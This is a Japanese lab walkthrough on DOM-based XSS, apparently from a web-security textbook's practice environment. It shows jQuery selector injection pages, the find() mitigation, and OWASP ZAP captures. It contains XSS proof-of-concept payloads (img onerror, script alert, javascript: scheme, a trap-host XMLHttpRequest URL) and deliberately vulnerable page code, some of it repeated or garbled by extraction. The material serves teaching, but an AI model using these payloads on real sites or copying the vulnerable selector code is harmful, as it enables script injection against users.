- 4h-001 :innerHTMLによるDOM Based XSS(正常系)
- 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
- 4h-001a:4h-001 の対策版(攻撃)
- 4h-002 :アクセス解析(document.write; 正常系)
- 4h-002 :アクセス解析(document.write; XSS攻撃)
- 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
- 4h-004 :XMLHttpRequestのURL未検証(正常系)
- 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
- 4h-004a:XMLHttpRequestのURL検証版(正常系)
- 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
- 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
- 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃) 
- 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
- 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
- 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
- 4h-006 :javascriptスキームによるXSS (正常系)
- 4h-006 :javascriptスキームによるXSS (攻撃)
- 4h-006a:javascriptスキームによるXSS対策版 (正常系)
- 4h-006a:javascriptスキームによるXSS対策版 (攻撃)
- 4h-008 :setTimeoutによるXSS (正常系; 3秒待つ)
- 4h-008 :setTimeoutによるXSS (攻撃)
- 4h-008 :setTimeoutによるXSS (対策版への攻撃)

```
6 </li>4.17.1 DOM Based XSS</li>
7 </ol>
8 <li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 <li><a href="4h-001.html#img_src=/_onerror=alert(1)">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 <li><a href="4h-001a.html#<img_src=/_onerror=alert(1)">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 <li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 <li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 <li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 <li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 <li><a href="4h-004.html#/trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 <li><a href="4h-004a.html#/trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 <li><a href="4h-004a.html#/trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 <li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 <li><a href="4h-005.html?color=2&quot;&lt;img_src=/_onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 <li><a href="4h-005a.html?color=2&quot;&lt;img_src=/_onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 <li><a href="4h-005b.html?color=2&quot;&lt;img_src=/_onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 <li><a href="4h-005c.html?color=2&quot;&lt;img_src=/_onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 <li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS (正常系) </a></li>
24 <li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS (攻撃) </a></li>
25 <li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版 (正常系) </a></li>
26 <li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版 (攻撃) </a></li>
27 <li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS (正常系; 3秒待つ) </a></li>
28 <li><a href="4h-008.html#">4h-008 :setTimeoutによるXSS (攻撃) </a></li>
29 <li><a href="4h-008a.html#">4h-008 :setTimeoutによるXSS (対策版への攻撃) </a></li>
30 </ol>
```



【サーバ: 4g/4g-005.html】

```

/var/www/html/4h/4h-005.html - wasbook@example.jp - エディタ - WinSCP
<body>
<script src="../../js/jquery-1.8.3.js"></script>
<script src="../../js/URI.min.js"></script>

<form id="form1">
<input type="radio" name="color" value="1">赤<br>
<input type="radio" name="color" value="2">緑<br>
<input type="radio" name="color" value="3">青<br>
</form>
<script>
var uri = new URI();
var color = uri.query(true).color;
if (!color) color = "1";

$("input[name='color'][value=' " + color + "']").attr("checked", true);
</script>
</body>

```

URI.min.jsはクエリ文字列を簡単に扱うためのライブラリです

jQueryセレクタ	説明
\$("#idname")	id属性がidnameであるものを取得
\$(".classname")	class属性がclassnameであるものを取得
\$("#input[name='foo']")	input属性がname属性がfooのものを取得

\$関数(jQuery)はHTMLタグ文字を指定して、DOM要素を生成できます
jQuery固有の問題として、セレクタというjQueryの機能の不適切な利用によるXSS脆弱性があります

セレクタ指定文字列に外部文字列が混入して、XSS脆弱性となる場合があります

【ブラウザ→サーバ: リクエスト 4g/4g-005.html → レスポンス】

The screenshot shows the OWASP ZAP interface. The left pane shows the request details for a GET request to http://example.jp/4h/4h-005.html?color=2. The right pane shows the response, which is an HTTP 200 OK with a content type of text/html. The response body contains the HTML and JavaScript code from the previous block, including the jQuery selector that updates the 'checked' attribute of the selected radio button.

Id	リクエスト...	メソ...	URL	ステータス...	ステータスコ...	ラウンドトリ...	レスポンスボテ...	検出アラ...	ノート	タグ
93	19/01/08 20...	GET	http://example.jp/4h/4h-005.html?color=2	200	OK	6 ms	455 bytes	Medium	For...	
94	19/01/08 20...	GET	http://example.jp/js/URI.min.js	200	OK	16 ms	47,206 bytes	Low	Com...	
96	19/01/08 20...	GET	http://example.jp/js/jquery-1.8.3.js	200	OK	116 ms	266,057 bytes	Low	Hidd...	

【ブラウザ→サーバ: リクエスト js/URI.min.js → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

コンテキスト
既定コンテキスト
サイト

```
GET http://example.jp/js/URI.min.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/4h-005.html?color=2
DNT: 1
Connection: keep-alive
Host: example.jp
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 11:28:12 GMT
Content-Type: application/javascript
Content-Length: 47206
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "b866-56c2a2defbfcfe-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

/*! URI.js v1.19.1 http://medialize.github.io/URI.js/ */
/* build contains: IPv6.js, punycode.js, SecondLevelDomains.js, URI.js, URITemplate.js */
(function(f,n){"object"===typeof module&&module.exports?
```

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0 0 0

Id	リクエスト...	メソ...	URL	ステータス...	ステータスコ...	ラウンドトリ...	レスポンスボテ...	検出アラ...	ノート	タグ
93	19/01/08 20...	GET	http://example.jp/4h/4h-005.html?color=2	200	OK	6 ms	455 bytes	Medium	For...	
94	19/01/08 20...	GET	http://example.jp/js/URI.min.js	200	OK	16 ms	47,206 bytes	Low	Com...	
96	19/01/08 20...	GET	http://example.jp/js/jquery-1.8.3.js	200	OK	116 ms	266,057 bytes	Low	Hidd...	

【ブラウザ→サーバ: リクエスト js/jquery-1.8.3.js → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

コンテキスト
既定コンテキスト
サイト

```
GET http://example.jp/js/jquery-1.8.3.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/4h-005.html?color=2
DNT: 1
Connection: keep-alive
Host: example.jp
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 11:28:12 GMT
Content-Type: application/javascript
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "40f49-56c2a2defad5e-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<html><p>Very large response body (266,057 bytes) - switch view s (using the pulldown currently showing 'Body: Large Response' above) to display.</p>
<p>Be aware that this message may take some time to load.</p>
<p>You can change the minimum message size used for the 'Large Response' view via Options / Display.</p></html>
```

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0 0 0

Id	リクエスト...	メソ...	URL	ステータス...	ステータスコ...	ラウンドトリ...	レスポンスボテ...	検出アラ...	ノート	タグ
93	19/01/08 20...	GET	http://example.jp/4h/4h-005.html?color=2	200	OK	6 ms	455 bytes	Medium	For...	
94	19/01/08 20...	GET	http://example.jp/js/URI.min.js	200	OK	16 ms	47,206 bytes	Low	Com...	
96	19/01/08 20...	GET	http://example.jp/js/jquery-1.8.3.js	200	OK	116 ms	266,057 bytes	Low	Hidd...	


4h-005 : jQueryのセレクタの動的生成によるXSS(攻撃)

【ブラウザ】

• 4.17.1 DOM Based XSS

1. [4h-001 :innerHTMLによるDOM Based XSS\(正常系\)](#)
2. [4h-001 :innerHTMLによるDOM Based XSS\(攻撃\)](#)
3. [4h-001a:4h-001 の対策版\(攻撃\)](#)
4. [4h-002 :アクセス解析\(document.write; 正常系\)](#)
5. [4h-002 :アクセス解析\(document.write; XSS攻撃\)](#)
6. [4h-002a:アクセス解析対策版\(document.write; XSS攻撃\)](#)
7. [4h-004 :XMLHttpRequestのURL未検証\(正常系\)](#)
8. [4h-004 :XMLHttpRequestのURL未検証\(XSS攻撃\)](#)
9. [4h-004a:XMLHttpRequestのURL検証版\(正常系\)](#)
10. [4h-004a:XMLHttpRequestのURL検証版\(XSS攻撃\)](#)
11. [4h-005 :jQueryのセレクタの動的生成によるXSS\(正常系\)](#)
12. [4h-005 :jQueryのセレクタの動的生成によるXSS\(攻撃\)](#)
13. [4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策\(攻撃\)](#)
14. [4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化\(攻撃\)](#)
15. [4h-005c:jQueryのセレクタの動的生成によるXSS\(対策済みjQuery\)\(攻撃\)](#)
16. [4h-006 :javascriptスキームによるXSS \(正常系\)](#)
17. [4h-006 :javascriptスキームによるXSS \(攻撃\)](#)
18. [4h-006a:javascriptスキームによるXSS対策版 \(正常系\)](#)
19. [4h-006a:javascriptスキームによるXSS対策版 \(攻撃\)](#)
20. [4h-008 :setTimeoutによるXSS \(正常系; 3秒待つ\)](#)
21. [4h-008 :setTimeoutによるXSS \(攻撃\)](#)
22. [4h-008 :setTimeoutによるXSS \(対策版への攻撃\)](#)

```
6 </li>4.17.1 DOM Based XSS</li>
7 </ol>
8 </li><a href="#4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 </li><a href="#4h-001.html#img_src=/_onerror=alert(1)">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 </li><a href="#4h-001a.html#<img_src=/_onerror=alert(1)">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 </li><a href="#4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 </li><a href="#4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 </li><a href="#4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 </li><a href="#4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 </li><a href="#4h-004.html#/trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 </li><a href="#4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 </li><a href="#4h-004a.html#/trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 </li><a href="#4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 </li><a href="#4h-005.html?color=2&quot;:&lt;img*src=/_onerror=alert(1)&st;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 </li><a href="#4h-005a.html?color=2&quot;:&lt;img*src=/_onerror=alert(1)&st;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 </li><a href="#4h-005b.html?color=2&quot;:&lt;img*src=/_onerror=alert(1)&st;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 </li><a href="#4h-005c.html?color=2&quot;:&lt;img*src=/_onerror=alert(1)&st;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 </li><a href="#4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS (正常系) </a></li>
24 </li><a href="#4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS (攻撃) </a></li>
25 </li><a href="#4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版 (正常系) </a></li>
26 </li><a href="#4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版 (攻撃) </a></li>
27 </li><a href="#4h-008.html#3">4h-008 :setTimeoutによるXSS (正常系; 3秒待つ) </a></li>
28 </li><a href="#4h-008.html#">4h-008 :setTimeoutによるXSS (攻撃) </a></li>
29 </li><a href="#4h-008a.html#">4h-008 :setTimeoutによるXSS (対策版への攻撃) </a></li>
30 </ol>
```



【サーバ: 4g/4g-005.html】

```

/var/www/html/4h/4h-005.html - wasbook@example.jp - エディタ - WinSCP
<body>
<script src="../../js/jquery-1.8.3.js"></script>
<script src="../../js/URI.min.js"></script>

<form id="form1">
<input type="radio" name="color" value="1">赤<br>
<input type="radio" name="color" value="2">緑<br>
<input type="radio" name="color" value="3">青<br>
</form>
<script>
var uri = new URI();
var color = uri.query(true).color;
if (!color) color = "1";

$('input[name="color"][value="" + color + "']).attr("checked", true);
</script>
</body>

```

URI.min.jsはクエリ文字列を簡単に扱うためのライブラリです

jQueryセレクタ

記述例	説明
\$("#idname")	id属性がidnameであるものを取得
\$(".classname")	class属性がclassnameであるものを取得
\$("#input[name='foo']")	input属性がname属性がfooのものを取得

jQuery (jQuery) はHTMLタグ文字を指定して、DOM要素を生成できます
 jQuery固有の問題として、セレクタというjQueryの機能の不適切な利用による
 XSS脆弱性があります

セレクタ指定文字列に外部文字列が混入して、XSS脆弱性となる場合があります

【ブラウザ→サーバ: リクエスト 4g/4g-005.html → レスポンス】

The screenshot shows a browser window with the following details:

- Request:** GET http://example.jp/4h/4h-005.html?color=2%22%5D%3Cimg+src=+/+onerror=alert(1)%3E
- Response:** HTTP/1.1 200 OK, Server: nginx/1.10.3, Date: Tue, 08 Jan 2019 11:39:44 GMT, Content-Type: text/html; charset=UTF-8, Content-Length: 455.
- Response Body:** The HTML content is shown with the payload reflected in the color attribute of the radio button: `color="" + color + ""`.
- Network Log:** Shows three requests:

Id	リクエスト日時	メソッド	URL	ステータス	レスポンスサイズ	実行時間
99	19/01/08 20:3...	GET	http://example.jp/4h/4h-005.html?color=2%22%5D%3Cimg+src=+/+onerror=alert(1)%3E	200 OK	4 ms	45...
100	19/01/08 20:3...	GET	http://example.jp/js/URI.min.js	200 OK	9 ms	47...
101	19/01/08 20:3...	GET	http://example.jp/js/jquery-1.8.3.js	200 OK	104 ms	26...

【ブラウザ→サーバ: リクエスト js/URI.min.js → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート リクエスト + レスポンス

デフォルトビュー

コンテキスト
既定コンテキスト
サイト

```
GET http://example.jp/js/URI.min.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/4h-005.html?color=2%22%3Cimg+src=/+onerror=alert(1)%3E
DNT: 1
Connection: keep-alive
Host: example.jp
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 11:39:44 GMT
Content-Type: application/javascript
Content-Length: 47206
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "b866-56c2a2defbfe-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

/*! URI.js v1.19.1 http://medialize.github.io/URI.js/ */
/* build contains: IPv6.js, punycode.js, SecondLevelDomains.js, URI.js,
URITemplate.js */
(function(f,n){"object"===typeof module&&module.exports?module
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータス	ステータス...	ラウン...	レ...
99	19/01/08 20:3...	GET	http://example.jp/4h/4h-005.html?color=2%22%5D%3Cimg+src=/+onerror=alert(1)%3E	200	OK	4 ms	45...
100	19/01/08 20:3...	GET	http://example.jp/js/URI.min.js	200	OK	9 ms	47...
101	19/01/08 20:3...	GET	http://example.jp/js/jquery-1.8.3.js	200	OK	104 ms	26...

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト js/jquery-1.8.3.js → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート リクエスト + レスポンス

デフォルトビュー Large Response

コンテキスト
既定コンテキスト
サイト

```
GET http://example.jp/js/jquery-1.8.3.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/4h-005.html?color=2%22%3Cimg+src=/+onerror=alert(1)%3E
DNT: 1
Connection: keep-alive
Host: example.jp
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 11:39:44 GMT
Content-Type: application/javascript
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "40f49-56c2a2defad5e-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<html><p>Very large response body (266,057 bytes) - switch views (
using the pulldown currently showing 'Body: Large Response' above) to
display.</p>
<p>Be aware that this message may take some time to load.</p>
<p>You can change the minimum message size used for the 'Large Re
sponse' view via Options / Display.</p></html>
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータス	ステータス...	ラウン...	レ...
99	19/01/08 20:3...	GET	http://example.jp/4h/4h-005.html?color=2%22%5D%3Cimg+src=/+onerror=alert(1)%3E	200	OK	4 ms	45...
100	19/01/08 20:3...	GET	http://example.jp/js/URI.min.js	200	OK	9 ms	47...
101	19/01/08 20:3...	GET	http://example.jp/js/jquery-1.8.3.js	200	OK	104 ms	26...

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0 0 0 0 0

4h-005a : jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)

【ブラウザ】

4.17.1 DOM Based XSS

- 4h-001 :innerHTMLによるDOM Based XSS(正常系)
- 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
- 4h-001a:4h-001 の対策版(攻撃)
- 4h-002 :アクセス解析(document.write; 正常系)
- 4h-002 :アクセス解析(document.write; XSS攻撃)
- 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
- 4h-004 :XMLHttpRequestのURL未検証(正常系)
- 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
- 4h-004a:XMLHttpRequestのURL検証版(正常系)
- 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
- 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
- 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
- 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃) ←
- 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
- 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
- 4h-006 :javascriptスキームによるXSS (正常系)
- 4h-006 :javascriptスキームによるXSS (攻撃)
- 4h-006a:javascriptスキームによるXSS対策版 (正常系)
- 4h-006a:javascriptスキームによるXSS対策版 (攻撃)
- 4h-008 :setTimeoutによるXSS (正常系; 3秒待つ)
- 4h-008 :setTimeoutによるXSS (攻撃)
- 4h-008 :setTimeoutによるXSS (対策版への攻撃)

```
6 </li>4.17.1 DOM Based XSS</li>
7 </ol>
8 </li><a href="#4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 </li><a href="#4h-001.html#img_src=/_onerror=alert(1)">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 </li><a href="#4h-001a.html#img_src=/_onerror=alert(1)">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 </li><a href="#4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 </li><a href="#4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 </li><a href="#4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 </li><a href="#4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 </li><a href="#4h-004.html#/trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 </li><a href="#4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 </li><a href="#4h-004a.html#/trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 </li><a href="#4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 </li><a href="#4h-005.html?color=2&quot;&lt;img%3E%3Cscript%3Ealert(1)%3E">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 </li><a href="#4h-005a.html?color=2&quot;&lt;img%3E%3Cscript%3Ealert(1)%3E">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 </li><a href="#4h-005b.html?color=2&quot;&lt;img%3E%3Cscript%3Ealert(1)%3E">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 </li><a href="#4h-005c.html?color=2&quot;&lt;img%3E%3Cscript%3Ealert(1)%3E">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 </li><a href="#4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS (正常系) </a></li>
24 </li><a href="#4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS (攻撃) </a></li>
25 </li><a href="#4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版 (正常系) </a></li>
26 </li><a href="#4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版 (攻撃) </a></li>
27 </li><a href="#4h-008.html#3">4h-008 :setTimeoutによるXSS (正常系; 3秒待つ) </a></li>
28 </li><a href="#4h-008.html#">4h-008 :setTimeoutによるXSS (攻撃) </a></li>
29 </li><a href="#4h-008a.html#">4h-008 :setTimeoutによるXSS (対策版への攻撃) </a></li>
30 </ol>
```



【サーバ: 4g/4g-005a.html】

```
/var/www/html/4h/4h-005a.html - wasbook@example.jp - デバイス - WinSCP
kbody>
<script src='../js/jquery-1.8.3.js'></script>
<script src='../js/URI.min.js'></script>

<form id="form1">
<input type="radio" name="color" value="1">赤<br>
<input type="radio" name="color" value="2">緑<br>
<input type="radio" name="color" value="3">青<br>
</form>
<script>
var uri = new URI();
var color = uri.query(true).color;
if (!color) color = "1";

$('#form1').find('input[name="color"][value="" + color + "']).attr("checked", true);
</script>
</body>
```

findメソッドを使用することで、動的にHTMLを生成されることはなくなります
ただし、セレクタの構造は変えられるので、値の検証も必要です

【ブラウザ→サーバ: リクエスト 4g/4g-005a.html → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

コンテキスト 既定コンテキスト

サイト

```

GET http://example.jp/4h/4h-005a.html?color=2%22%5D%3Cimg+src=/+onerror=alert(1)%3E HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 11:51:27 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 470
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "1d6-56c2a2de7ae75-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
<script src="../../js/jquery-1.8.3.js"></script>
<script src="../../js/URI.min.js"></script>

<form id="form1">
<input type="radio" name="color" value="1">赤<br>
<input type="radio" name="color" value="2">緑<br>
<input type="radio" name="color" value="3">青<br>
</form>
<script>
var uri = new URI();
var color = uri.query(true).color;
if (!color) color = "1";

$("#form1").find("input[name='color'][value='" + color + "']").attr("checked", true);
</script>
</body>
    
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータス...	ステータス...	ラウンド...	レス...
104	19/01/08 20:51:...	GET	http://example.jp/4h/4h-005a.html?color=2%22%5D%3Cimg+src=/+onerror=alert(1)%3E	200	OK	6 ms	470
105	19/01/08 20:51:...	GET	http://example.jp/js/URI.min.js	200	OK	11 ms	47,2...
107	19/01/08 20:51:...	GET	http://example.jp/js/jquery-1.8.3.js	200	OK	102 ms	266...

アラート 0 1 2 0

現在のスキャン 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト js/URI.min.js → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

コンテキスト: デフォルトビュー

```
GET http://example.jp/js/URI.min.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/4h-005a.html?color=2%22%3Cimg+src=/+onerror=alert(1)%3E
DNT: 1
Connection: keep-alive
Host: example.jp
```

レスポンス: デフォルトビュー

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 11:51:27 GMT
Content-Type: application/javascript
Content-Length: 47206
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "b866-56c2a2defbfc-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

/*! URI.js v1.19.1 http://medialize.github.io/URI.js/ */
/* build contains: IPv6.js, punycode.js, SecondLevelDomains.js, URI.js, URITemplat
e.js */
(function(f,n){`object`==`typeof module&&module.exports?module.exports=n):
```

アラート 0 1 2 0

Id	リクエスト日時	メソッド	URL	ステータス...	ステータス...	ラウンド...	レス...
